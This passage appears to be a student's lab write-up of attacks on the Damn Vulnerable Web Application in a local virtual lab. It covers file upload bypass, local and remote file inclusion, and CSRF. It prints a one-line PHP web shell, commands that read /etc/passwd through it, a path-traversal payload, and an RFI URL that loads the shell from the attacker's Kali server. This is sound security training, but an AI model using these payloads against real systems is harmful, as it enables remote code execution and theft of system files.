


The script injected stayed in the database, and was triggered.

File Upload Bypass

A screenshot of the DVWA application's "File Upload" page. The URL in the address bar is "192.168.56.103/dvwa/vulnerabilities/upload/". The page features a sidebar with a navigation menu containing items like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: File Upload" and a form for uploading files. The form includes a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". Below the form is a "Upload" button. To the right of the form, there is a "More info" section with three links:
http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>


I made a shell file that contains <?php system(\$_GET['cmd']); ?>, which runs commands on the server.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is selected and highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: File Upload". It features a file upload form with a "Browse..." button and a message indicating "No file selected." Below the form is a red success message: ".../.../hackable/uploads/shell.php successfully uploaded!". Under the title, there's a section titled "More info" with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securityteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, it shows the user information: Username: admin, Security Level: low, PHPIDS: disabled, and two buttons: View Source and View Help. The footer indicates the application is version 1.0.7.


I uploaded the file, and using the URL, I was able to access the database.

shell.php?cmd=cat /etc/passwd




The screenshot shows a terminal window with the URL <http://192.168.56.103/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd>. The terminal output displays the contents of the /etc/passwd file, which includes numerous entries for various system services and users, such as root, daemon, bin, sync, games, man, mail, www-data, www-backup, gnats, libuuid, sshd, and many others, each with their respective home directories and shell specifications.

shell.php?cmd=whoami



shell.php?cmd=id



I was able to execute those commands through the URL. This is RCE(Remote Code Execution).

File Inclusion

By editing the URL, I got the path of the database.

The screenshot shows a web browser window with two tabs: "Damn Vulnerable Web Ap" and "Damn Vulnerable Web Ap". The URL in the address bar is "192.168.56.103/dvwa/vulnerabilities/fi/?page=". The page content displays several "Warning" messages from PHP:

```
Warning: include() [function.include]: Failed opening "/var/www/dvwa/vulnerabilities/fi/index.php" for inclusion (include_path='.:/usr/share/php:/usr/share/pear:../external/phpids/0.6/lib') in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

The DVWA logo is visible at the top. The left sidebar menu is shown, with "File Inclusion" highlighted in green. The main content area is mostly blank due to the file inclusion vulnerability.

By putting `../../../../etc/passwd`, I successfully accessed the database.

The screenshot shows a web browser window with two tabs: "Damn Vulnerable Web Ap" and "Damn Vulnerable Web Ap". The URL in the address bar is "192.168.56.103/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd". The page content displays a long list of system users and their details, indicating a successful database dump:


```
root:x:0:0::/root/:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin:x:2:2::/bin/nologin
sys:x:3:sys:/var/run/syslog:x:4:65534::/bin/false
sync:x:5:60:games:/var/games:/bin/false
operator:x:6:operator:/var/run/utmp:x:7:10:operator:/var/run/utmp:/bin/false
www-data:x:33:www-data:/var/www:/bin/false
bin:x:10:bin:/var/spool/bin:/bin/false
nobody:x:99:nobody:/var/run/nobody:/bin/false
root:x:0:0::/root/:/bin/bash
bin:x:1:root:/bin/nologin:x:2:2::/bin/nologin
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/false
nobody:x:34:34::/var/www/ftp:/bin/false
list:38:38:Mailing List Manager:/var/list:/bin/false
ircx:39:ircd:/var/run/ircd/ircd.pid:41:41:Gratia B-Reporting System (admin):/var/lib/ircats/ircd
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/false
dhcpc:x:101:101:/home/dhcpc:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/home/sshd:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
nobody:x:108:117:PostgreSQL administrator,,,:/var/lib/pgsql:/bin/false
tomcat5:x:110:65534:/usr/share/tomcat5.5/bin/false
distro:x:111:65534:/bin/false
user:x:1001:1001:just a user,,,:/home/user:/bin/false
telnetd:x:112:120:/home/service/bin/bash:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs/bin/false
```

The DVWA logo is visible at the top. The left sidebar menu is shown, with "File Inclusion" highlighted in green. The main content area displays the dumped database data.

`/var/www/dvwa/vulnerabilities/fi → ../../../../../../`

Remote File Inclusion (RFI)

First, I used the shell.php I used in the previous File Upload Bypass. I started a python web server in Kali, and injected the RFI payload in DVWA. It executed it on the server.



The attacker URL became <http://192.168.56.101>:8000/shell.php. The ip 192.168.56.101 is kali.

Then, I injected

<http://192.168.56.103/dvwa/vulnerabilities/fi/?page=http://192.168.56.101:8000/shell.php&cmd=id>, but it failed. It was because in the configuration file, allow_url_include was off, instead of on.

The screenshot shows a browser window with two tabs: 'Damn Vulnerable Web Ap' and 'Damn Vulnerable Web Ap'. The address bar shows the URL: 192.168.56.103/dvwa/vulnerabilities/fi/?page=http://192.168.56.101:8000/shell.php&cmd=id. The page content displays several warning messages from PHP:

- Warning: include() [function.include]: URL file-access is disabled in the server configuration in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
- Warning: include(http://192.168.56.101:8000/shell.php) [function.include]: failed to open stream: no suitable wrapper could be found in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
- Warning: include() [function.include]: Failed opening 'http://192.168.56.101:8000/shell.php' for inclusion (include_path='.:./:/usr/share/php:/usr/share/pear:/external/phpids/0.6/lib') in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
- Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
- Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
- Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

The DVWA logo is visible at the top right. The left sidebar menu is shown, with 'File Inclusion' highlighted in green. The bottom right corner of the page area is blacked out.

After I changed the configuration file and restarted, it worked.

The screenshot shows a browser window with two tabs: 'Damn Vulnerable Web Ap' and 'Damn Vulnerable Web Ap'. The address bar shows the URL: 192.168.56.103/dvwa/vulnerabilities/fi/?page=http://192.168.56.101:8000/shell.php&cmd=id. The page content now displays the expected output of the command:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.56.101:8000/shell.php:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.56.101:8000/shell.php:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.56.101:8000/shell.php:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

The DVWA logo is visible at the top right. The left sidebar menu is shown, with 'File Inclusion' highlighted in green. A 'Logout' button is visible at the bottom of the sidebar.

I successfully obtained uid=33(www-data) gid=33(www-data) groups=33(www-data).

CSRF


I tested cross-site-request-forgery by setting up a costume fake attacker website. First, I attempted to change admin password to test123. It was successful.

The screenshot shows a Firefox browser window with the URL `http://192.168.56.103/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123`. The DVWA logo is at the top. On the left, a sidebar menu includes 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF' (which is highlighted in green), 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', 'XSS stored', 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area has a title 'Vulnerability: Cross Site Request Forgery (CSRF)'. It contains a form titled 'Change your admin password:' with fields for 'New password' (containing '*****') and 'Confirm new password' (also containing '*****'). A 'Change' button is present, and below it, a red message says 'Password Changed'. Below the form is a 'More info' section with three links: http://www.owasp.org/index.php/Cross-Site_Request_Forgery, <http://www.cgisecurity.com/csrft-qa.html>, and http://en.wikipedia.org/wiki/Cross-site_request_forgery. At the bottom of the page, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are 'View Source' and 'View Help' buttons. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.


Then, I looked up the page source to check.

```
31     <ul><li onclick="window.location='../../../../';" class=""><a href="../../..">Home</a></li><li onclick="window.location='../../../../instructions.php'" class="">
32     </a></li>
33   </ul>
34   <div id="main_body">
35
36   <div class="body_padded">
37     <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
38
39   <div class="vulnerable_code_area">
40     <h3>Change your admin password:</h3>
41
42     <br>
43     <form action="#" method="GET">    New password:<br>
44     <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
45     Confirm new password:<br>
46     <input type="password" AUTOCOMPLETE="off" name="password_conf">
47     <br>
48     <input type="submit" value="Change" name="Change">
49   </form>
50
51   <pre> Password Changed </pre>
52
53   </div>
54
55   <h2>More info</h2>
56   <ul>
57     <li><a href="http://hiderefer.com/?http://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">http://www.owasp.org/index.php/Cross-Site_Re
58     <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/csrft-qa.html" target="_blank">http://www.cgisecurity.com/csrft-qa.html</a></li>
59     <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_request_forgery" target="_blank">http://en.wikipedia.org/wiki/cross-site_requ
60   </ul>
61
62   <br />
63   <br />
64 </div>
65
66   <br />
67   <br />
68
69   </div>
70
71   <div class="clear">
72   </div>
73
74   <div id="system_info">
75     <input type="button" value="View Help" class="popup_button" onClick="javascript:popUp( '../../../../vulnerabilities/view_help.php?id=csrf&security=low'
76   </div>
77
78   <div id="footer">
79
80 
```

